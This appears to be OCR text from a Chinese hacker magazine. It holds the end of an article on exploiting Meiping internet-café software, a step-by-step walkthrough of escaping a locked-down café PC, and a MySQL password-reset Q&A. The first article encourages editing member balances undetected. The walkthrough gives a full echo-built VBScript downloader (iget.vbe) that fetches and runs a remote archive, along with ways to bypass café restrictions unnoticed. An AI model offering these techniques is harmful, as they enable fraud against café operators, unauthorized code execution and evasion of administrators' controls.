
另外，关于修改会员数据库的剩余金额，是不被美萍的任何统计记录的！这点需要大家注意！不过这样也好，省得让可爱的MM网管天天为我们掏腰包了！呵呵！还有，修改会员数据库信息时对运行中的网管大师不会有任何影响！所以只要你不做的特别显眼，是绝对不会被发现的！

关于美萍网管系列软件的漏洞，到此就算完全讲完了！不知大家发现了没有，我所讲述的漏洞，利用的无非是关于软件设置等文件内容明文保存这一主要漏洞来非常容易的修改美萍的重要设置！所以在许多情况下，仅仅需要一个简单的文本文档就可以达到许多的目的！还望美萍公司下苦力做一些改进……

只有我们想办法利用好身边的一些看似毫不相干的工具，去突破那些看似牢不可破的难题，才能带给我们真正意义上的成功与胜利！本文就是一个证明，看看美萍在简单的文本文档面前显得是多么脆弱！没有做不到，只有想不到！希望大家在黑客这条路上走的一路顺风！

（本文涉及到的工具WinHex，已经收录于光盘中）

菜鸟再来横行网吧



100％纯情男生

在05年11期的杂志中，我们已经将网吧横行了一次，当时的思路想必大家都还记得吧，主要就是想办法下载，然后想办法使用下载到的工具。不过，当初提及的那个使用QQ群共享下载的方法现在已经行不通了，因为QQ进行了系统更新，要升级QQ群共享才能正常使用。

上有政策，下有对策，才是一个合格的好菜鸟，来看看我的新方法！又到了上次去的那个网吧，打开QQ群共享，什么也没有（图1）！不会是那期的X档案网管也看了吧，呵呵！开始迎接新的挑战！系统再好，也会有漏洞的。我努力地搜索着，无意中发现QQ下载页面有一个极速下载（图2），点击之后跳出一个对话框提示“WINDOWS禁止了ACTIVEX控件”，不能下载，真让人失望。继续想办法，试试FTP。于是输入我个人主页的FTP地址FTP://XXX.XXX.XXX，跳出登录框。却发现居然没有可以输入的地方（图3），无意中看见登录框下有一行英文“using web folders”，看不懂！乱点一下，居然跳




图1




图2




图3

出一个WEB式的帮助和支持中心（微软叔叔真为我们着想，还怕我们不会用WindowsXP）！大概看了一下，左上角有一个搜索，试一试吧，我在上面输入“我的电脑”，点了一下结果中的“使用我的电脑”，在右边的帮助中出现了“打开我的电脑”几个字，兴奋ING，一点击，我的电脑竟然打开了！

怎么只有我的文档呀？点进去看看，倒！禁止了使用！想了想，刚才不是说禁止了ACTIVEX控件吗？要是能修改INTERNET选项就能下载了，于是在搜索处填入internet，功夫不负有心人，终于在更改internet设置的帮助中找到打开internet选项这几个字（图4）。




图4

点击，可爱的internet选项就跳出来了！修改安全级别属性，启用ACTIVEX控件，确定！OK！回到QQ极速下载，点击，终于跳出了下载框，哈哈！仔细一看，狂晕，保存两个字是灰色的！都到这里了，难道放弃？不行，继续干下去！帮助和支持中心能打开internet选项，那能不能打开cmd呢？二话没说，输入命令提示符，嘿嘿！终于在“配置命令提示符”的帮助中见到了“打开命令提示符”（图5），点击，久违的黑框出来了！cmd有什么用？它可是听、说、读、写，样样精通，还可以下载呢！没听说过？著名的iget.vbe听说过吧！这脚本很强哦，下面就来看看，输入：




图5

```
echo iLocal = LCase(WScript.Arguments(1))>>iget.vbe&
echo iRemote = LCase(WScript.Arguments(0)) >>iget.vbe&
echo Set xPost = CreateObject("Microsoft.XMLHTTP") >>iget.
vbe&
echo xPost.Open "GET",iRemote,0 >>iget.vbe&
echo xPost.Send() >>iget.vbe&
echo Set sGet = CreateObject("ADODB.Stream") >>iget.vbe&
echo sGet.Mode = 3 >>iget.vbe&
echo sGet.Type = 1 >>iget.vbe&
echo sGet.Open() >>iget.vbe&
echo sGet.Write(xPost.responseBody) >>iget.vbe&
echo sGet.SaveToFile iLocal,2 >>iget.vbe
```

iget.vbe就建成了，我们下载一个“灰键激活工具”，填入**iget http://home.ithlj.com/WebSite/10755/up_pic/灰键激活专家.rar kk.rar**，记得不要少了“http://”哦，后面的kk.rar是重新命名，一定要输入的。下面运行，输入kk.rar或start kk.rar，GREAT！解压框出来了！双击灰键激活工具，嘿嘿！运行了（图6）。





图6

点“激活”，再把鼠标移到刚刚QQ极速下载框“保存”两个字上一点，YEAH！变黑了！保存后速度好快啊！不愧是QQ大哥的控件，还是BT的哦！下载完毕，点打开，就可以安装QQ正式版了，接着我把原来的QQ覆盖掉（环看四周，没有网管，偷笑）。

接下来的大家就应该明白如何做了吧！QQ有了网络硬盘，再从QQ网络硬盘的公共资源下载QQ群共享升级包，QQ群共享又可以正常使用了！

（文章中涉及到的工具灰键激活专家已经收录于光盘中）



问：Mysql密码被黑客更改了怎么恢复？

答：如果MySQL正在运行，首先杀之：**killall –TERM mysqld**，启动MySQL：bin/safe_mysqld --skip-grant-tables & ，就可以不需要密码就进入MySQL了。然后就是：

```
>use mysql
>update user set password=password("new_pass") where user="root";
>flush privileges;
```

